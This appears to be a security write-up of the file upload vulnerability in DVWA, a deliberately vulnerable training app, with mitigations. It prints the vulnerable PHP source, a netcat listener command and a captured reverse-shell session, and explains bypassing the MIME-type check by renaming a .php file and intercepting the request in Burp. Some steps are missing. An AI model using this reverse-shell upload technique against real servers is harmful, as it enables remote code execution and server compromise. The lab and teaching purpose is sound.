Affected Vendor:	DVWA
Affected Product Name:	http://dvwa/vulnerabilities/upload/
Product Official Website URL:	http://dvwa/login.php
Affected Component:	Affected Parameters: - Browse

Description: - File upload vulnerability is a major problem with web-based applications. In many web servers, this vulnerability depends entirely on purpose, that allows an attacker to upload a file with malicious code in it that can be executed on the server. An attacker might be able to put a phishing page into the website or deface the website. An attacker may reveal internal information of web server to others and in some chances to sensitive data might be informal, by unauthorized people.

Root Cause: - The root cause of file upload vulnerabilities is the lack of proper validation, poor access control, and insecure storage of uploaded files. Implementing strict security measures can prevent server compromise and data breaches.

Impact: - A file upload vulnerability can lead to severe security risks, including remote code execution (RCE), data breaches, and full server compromise. The impact depends on how the uploaded file is handled by the server.


Mitigation: - Validate File Types: Restrict uploaded file types to only those necessary.
Check File Size: Limit file sizes to prevent large files from being uploaded.
Scan Files for Malware: Use antivirus software to scan uploaded files.
Use Secure Upload Protocols: Use HTTPS or SFTP for secure file uploads.
Store Files Securely: Store uploaded files outside the web root directory.
Use Content Security Policy (CSP): Define allowed sources for file uploads.
Implement Rate Limiting: Limit the number of file uploads per user or IP address.

Remediation: -To remediate File Upload Vulnerabilities:
1. Implement File Type Validation: Use whitelisting to allow only specific file types.
2. Use Secure File Upload Libraries: Utilize libraries that handle file uploads securely.
3. Enable Anti-Virus Scanning: Scan uploaded files for malware.

prevent file upload attacks.
6. Regularly Update and Patch Software: Keep software and libraries up-to-date to prevent exploitation of known vulnerabilities.
7. Monitor File Upload Activity: Regularly review file upload logs to detect suspicious activity.

Proof of Concept

Step: -1 First navigate to http://dvwa/login.php and login with username and Password.




Security Level :- Low

As we Know, we will first view the source code.


The application lacks proper file type validation, allowing users to upload any file without restriction. This poses a significant security risk, as an attacker could upload malicious files—such as PHP reverse shells, executables, or improperly formatted files—that could be exploited later.

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}

?>
```


Step:-2 log in the home page of DVWA then click to the File Upload Section.




Please add you ip here and the port you want to listen




Step:-4 Please listen on this port




Step: -5 After successfully uploading our PHP file, we can confirm that it has been uploaded successfully. Next, we will click on the file named “malicious.php”.




┌──(hacker㉿kali)-[~]
└─$ sudo nc -lvnp 1234
[sudo] password for hacker:
listening on [any] 1234 ...
connect to [192.168.[redacted]] from (UNKNOWN) [172.17.0.2] 40950
Linux a6be7e967815 6.12.13-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.13-1kali1 (
2025-02-11) x86_64 GNU/Linux
16:53:15 up 2:52, 0 users, load average: 0.25, 0.46, 0.53
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ ls
bin
boot
dev
etc
home
lib
lib64
main.sh
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr

The same process was applied at the Medium security level, but there is a file upload restriction. Only JPEG or PNG files are allowed.



As we Know, we will first view the source code.

The code has some flaws in terms of security and error handling. Here's an explanation of the remaining flaws and the recommended solutions: Insufficient File Type Validation: Although the code checks for specific image types (JPEG and PNG), it only relies on the $_FILES['uploaded']['type'] field, which can be easily manipulated by an attacker. Attackers can modify the file extension or tamper with the content type to bypass the validation.

File Upload Source


vulnerabilities/upload/source/medium.php

```php
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```


```
┌──(hacker㉿kali)-[~]
└─$ mv malicious.php malicious.jpeg
```

Step: -2 Open Burp Suite and intercept the file upload request. The request is successfully captured in Burp Proxy.


rename the .php extension to .jpeg extension

